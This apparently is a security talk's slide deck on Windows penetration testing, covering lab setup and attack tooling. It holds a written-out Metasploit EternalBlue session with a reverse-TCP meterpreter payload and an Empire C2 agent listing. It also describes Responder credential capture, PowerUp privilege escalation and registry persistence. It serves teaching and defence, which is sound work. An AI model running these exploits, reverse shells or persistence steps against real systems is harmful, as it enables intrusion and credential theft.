WINDOWS PENTESTING

ANALYZING THE ATTACKERS TOOLBOX

Created by Ben Burkhart and Jim Holcomb

ABOUT EVOLVE SECURITY

- Application Security
- Continuous Penetestration Testing
- Evolve Security Academy
- Staff Augmentation

BUT WHY TALK ABOUT SUCH A BASIC TOPIC?

Windows is everywhere

Hacking Windows is easy

Learning to hack Windows is hard

OVERVIEW

- Gaining Access with Metasploit
- Moving Laterally with Bloodhound
- Rampaging with PowerSploit/Powershell
- Establishing C2 Servers with Empire/Merlin
- Exfiltrating Data with Impacket


SETTING UP OUR LAB

- Hypervisor (Virtualbox/AWS)
- Machine provisioner (Packer)
- System provisioner (Vagrant/Terraform)
- System deployment (Vagrant/Terraform)

EXAMPLE LABS

- Metasploitable3 (link)
- Dandersprítz Lab (link)
- General Windows Boxes (link)

DANDERSPRITZ LAB



BUILDING IMAGES (PACKER)

1. packer

```
evolve@host::DanderSpritz_lab $ packer build danderspritz_lab.json
DanderSpritz-box output will be in this color.
Domain_Controller output will be in this color.
Target output will be in this color.

==> DanderSpritz-box: Downloading or copying Guest additions
==> Target: Downloading or copying Guest additions
==> Domain_Controller: Downloading or copying Guest additions
    DanderSpritz-box: Downloading or copying: file:///Applications/VirtualBox.app/Contents/MacOS/VBoxGuestAdditions.iso
==> DanderSpritz-box: Downloading or copying ISO
    Target: Downloading or copying: file:///Applications/VirtualBox.app/Contents/MacOS/VBoxGuestAdditions.iso
==> Target: Downloading or copying ISO
    Domain_Controller: Downloading or copying: file:///Applications/VirtualBox.app/Contents/MacOS/VBoxGuestAdditions.iso
    DanderSpritz-box: Downloading or copying: http://care.dlservice.microsoft.com/dl/download/C/3/9/C399EEA8-135D-4207-92C9-6AAB3259F6EF/10240.16384.150709-1700.TH1_CLIENTENTERPRISEEVAL_OEMRET_X64FRE_EN-US.ISO
    Target: Downloading or copying: https://software-download.microsoft.com/db/Win7_Pro_SP1_English_x64.iso?t=8e985a92-bb44-4ebc-8e28-a605551ca0ad&e=1540267367&h=5c5ba557e3c17424a79ba463e3ff124b
==> Domain_Controller: Downloading or copying ISO
    DanderSpritz-box: Error downloading: Error making HTTP GET request: 404 Not Found
==> DanderSpritz-box: ISO download failed.
Build 'DanderSpritz-box' errored: ISO download failed.
    Target: Download progress: 0%
    Domain_Controller: Found already downloaded, initial checksum matched, no download needed: http://download.microsoft.com/download/7/5/E/75EC4E54-5B02-42D6-8879-D8D3A25FBEF7/7601.17514.101119-1850_x64fre_server_eval_en-us-GRMSXEVAL_EN_DVD.iso
Build 'Domain_Controller' errored: Output directory exists: output-Domain_Controller
```

BUILDING IMAGES (PACKER)

1. Targets Multiple Hypervisors / Cloud Enviroments
2. Builds base images (ovas, .box, AMI)
3. Executes important provisioning files such as Autounattend.xml and executes bat/powershell scripts such as Create-domain.ps1.
4. Stores the base image to be deployed later


DEPLOYING IMAGES (TERRAFORM / VAGRANT)

- Creates instances of a prebuilt images
- Provides a common API for different environments
- Permits provisioning during deployment
- Terraform targets cloud environments (AWS/Azure/GCE)
- Vagrant targets VM hypervisors (Virtualbox/Vmware/Qemu)

OUR LAB

- Multiple different targets
- Utilizes packer/vagrant to build a custom metasploitable3 in Virtualbox
- Leverages packer/terraform to deploy a Domain Controller with two member boxes in AWS
- Manually deployed Kali Instance in AWS
- Manually deployed Kali instances in Virtualbox


GAINING ACCESS



COMMON VULNS (MS-XX)

- MS08-067 - RPC Request Buffer Overflow = RCE
- MS12-020 - Remote Desktop Use After Free
- MS17-010 - ETERNALBLUE / Shadow Brokers NSA Leak

ENUMERATING VULNS WITH NMAP




METASPLOIT ETERNALBLUE MODULE

```
msf >  use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > set rhost 192.168.1.8
rhost => 192.168.1.8
msf exploit(ms17_010_eternalblue) > set lhost 192.168.1.21
lhost => 192.168.1.21
msf exploit(ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.21:4444
[*] 192.168.1.8:445 - Connecting to target for exploitation.
[+] 192.168.1.8:445 - Connection established for exploitation.
[*] 192.168.1.8:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.8:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.8:445 - Starting non-paged pool grooming
[+] 192.168.1.8:445 - Sending SMBv2 buffers
[+] 192.168.1.8:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.8:445 - Sending final SMBv2 buffers.
[*] 192.168.1.8:445 - Sending last fragment of exploit packet!
[*] 192.168.1.8:445 - Receiving response from exploit packet
[+] 192.168.1.8:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.8:445 - Sending egg to corrupted connection.
[*] 192.168.1.8:445 - Triggering free of corrupted buffer.
[*] Sending stage (1189423 bytes) to 192.168.1.8
[*] Meterpreter session 2 opened (192.168.1.21:4444 -> 192.168.1.8:49168) at 2017-05-23 06:15:49 -0400
[+] 192.168.1.8:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.8:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.8:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : PC1-PC
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
```


COMMON MISCONFIGURATIONS

- Null Sesssions / Authentication
- Weak Password Policies
- Vulnerable Applications (Tomcat, IIS, FTP, etc)
- Bad Patch Management - Windows XP Machines (Yes, for real)

COLLECTING CREDENTIALS WITH RESPONDER




RESPONDER



Responder is a rogue authentication server that responds to broadcast traffic on a network

CRACKING PASSWORDS WITH HASHCAT



ENUMERATING SMB SHARES

```
root@kali:/usr/share/responder/logs# smbclient -U 'MARIA[redacted]' -L MARIA_[redacted]
Enter WORKGROUP\MARIA [redacted] password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        print$          Disk      Printer Drivers
Reconnecting with SMB1 for workgroup listing.
protocol negotiation failed: NT_STATUS_CONNECTION_RESET
Failed to connect with SMB1 -- no workgroup available
```

ENUMERATING WITH BLOODHOUND


ENUMERATING WITH BLOODHOUND

Bloodhound creates graphical representations of the complex relationships between users, groups, permissions and machines in an Active Directory Enviroment

- Data harvested in .csv format using either Powershell scripts or a C# based executable
- These csv's are then ingested and displayed using neo4j

BLOODHOUND

example BloodHound graph



BLOODHOUND

Contains many versatile pre-built queries, great for both Red Team and Blue Team

- Shortest Path to Domain Admin - Informs lateral movement and further social engineering
- Machines with Most Active Sessions - Targets for Mimikatz and hash collection
- Top 10 Users with Most Local Administrator Rights - Helps audit user access rights and fight off permissions creep

ENUMERATING WITH POWERVIEW

PowerView is the Recon library of PowerSploit and uses PowerShell Active Directory hooks as well as user-written custom scripts to gather both local as well as network information.

ENUMERATING WITH POWERVIEW

- Get-Proxy: Returns local machine's proxy settings
- Get-ComputerProperty: Returns many properties about a specified computer
- Get-LastLoggedOn: Returns the last logged on user for a target host
- Invoke-UserHunter: Find machines that target user(s) are logged into
- Find-LocalAdminAccess: Find machines that current user has local admin access

PRIVILEGE ESCALATION WITH POWERUP


PRIVILEGE ESCALATION WITH POWERUP

- PowerUp.ps1 by PowerShellMafia, also included with Empire
- Invoke-AllChecks - Attempts to enumerate all possible ways to escalate privileges
- Get-CachedGPPPassword - Searching for plaintext passwords in Windows configuration
- Get-ServiceUnquoted - Searching for hijackable service paths

PRIVILEGED ESCALATION - USERADDMSI

- Get-RegistryAlwaysInstallElevated - Checks to see if registry value AlwaysInstallElevated is set
- This allows non-privileged users to install programs with system permissions as if they were an administrator (including unsigned MSIs)
- UserAddMSI module creates a simple MSI with a dialog box that lets you add new users to Administrator group

PRIVILEGED ESCALATION - USERADDMSI



ESTABLISHING PERSISTENCE: EMPIRE

ESTABLISHING PERSISTENCE: EMPIRE

Powershell Empire is a post-exploitation or Command and Control framework that includes a robust set of features including many modules from PowerSploit as well as Metasploit integration.

- Mimikatz, Situational Awareness
- Privesc, Collection
- Lateral Movement, Persistence

ESTABLISHING PERSISTENCE: EMPIRE

```
(Empire: agents) > list

[*] Active agents:

  Name              Internal IP     Machine Name    Username           Process            Delay    Last Seen
  ---------         -----------     ------------    ---------          -------            -----    -------------------
  2FTFYM2K4SMKCEG4  192.168.52.206  WINDOWS4        *DEV\Administrator powershell/3828    5/0.0    2015-07-29 14:30:26

(Empire: agents) > interact 2FTFYM2K4SMKCEG4
(Empire: 2FTFYM2K4SMKCEG4) > info

[*] Agent info:

        ps_version              4
        old_uris                None
        jitter                  0.0
        servers                 None
        internal_ip             192.168.52.206
        working_hours
        session_key             [redacted]
        children                None
        checkin_time            2015-07-29 00:13:53
        autorun_code
        hostname                WINDOWS4
        delay                   5
        uris                    /admin/get.php,/news.asp,/login/process.jsp
        username                DEV\Administrator
        kill_date
        parent                  None
        process_name            powershell
        listener                http://192.168.52.146:8080/
        sessionID               2FTFYM2K4SMKCEG4
        process_id              3828
        os_details              Microsoft Windows 8.1 Enterprise
```

ESTABLISHING PERSISTENCE: EMPIRE

- Staging agents are used on target hosts to establish connections to the remote Empire server
- These agents range from base64-encoded Powershell one-liner scripts to full executables or batch files
- Optional profiles can obfuscate traffic as Slack, Amazon, Windows Updates, etc

ESTABLISHING PERSISTENCE: USERLAND

- Allow for reboot-persistence from 'userland' aka with needing administrative privileges
- registry module - writes a base64 encoded script into HKCU:Software\Microsoft\Windows\CurrentVersion\
- This allows the script to be executed whenever this u logs in
- Establishes a new connection to remote Empire C2 server

HONORABLE MENTIONS

1. Cobalt Strike
2. Red Snarf
3. Sherlock / Invoke-Tater / Juicy Potato
4. Inveigh / Responder

EVERYTHING ELSE

AD Security (link)

Fuzzy Security (link)

Pentestlab Blog (link)

THANK YOU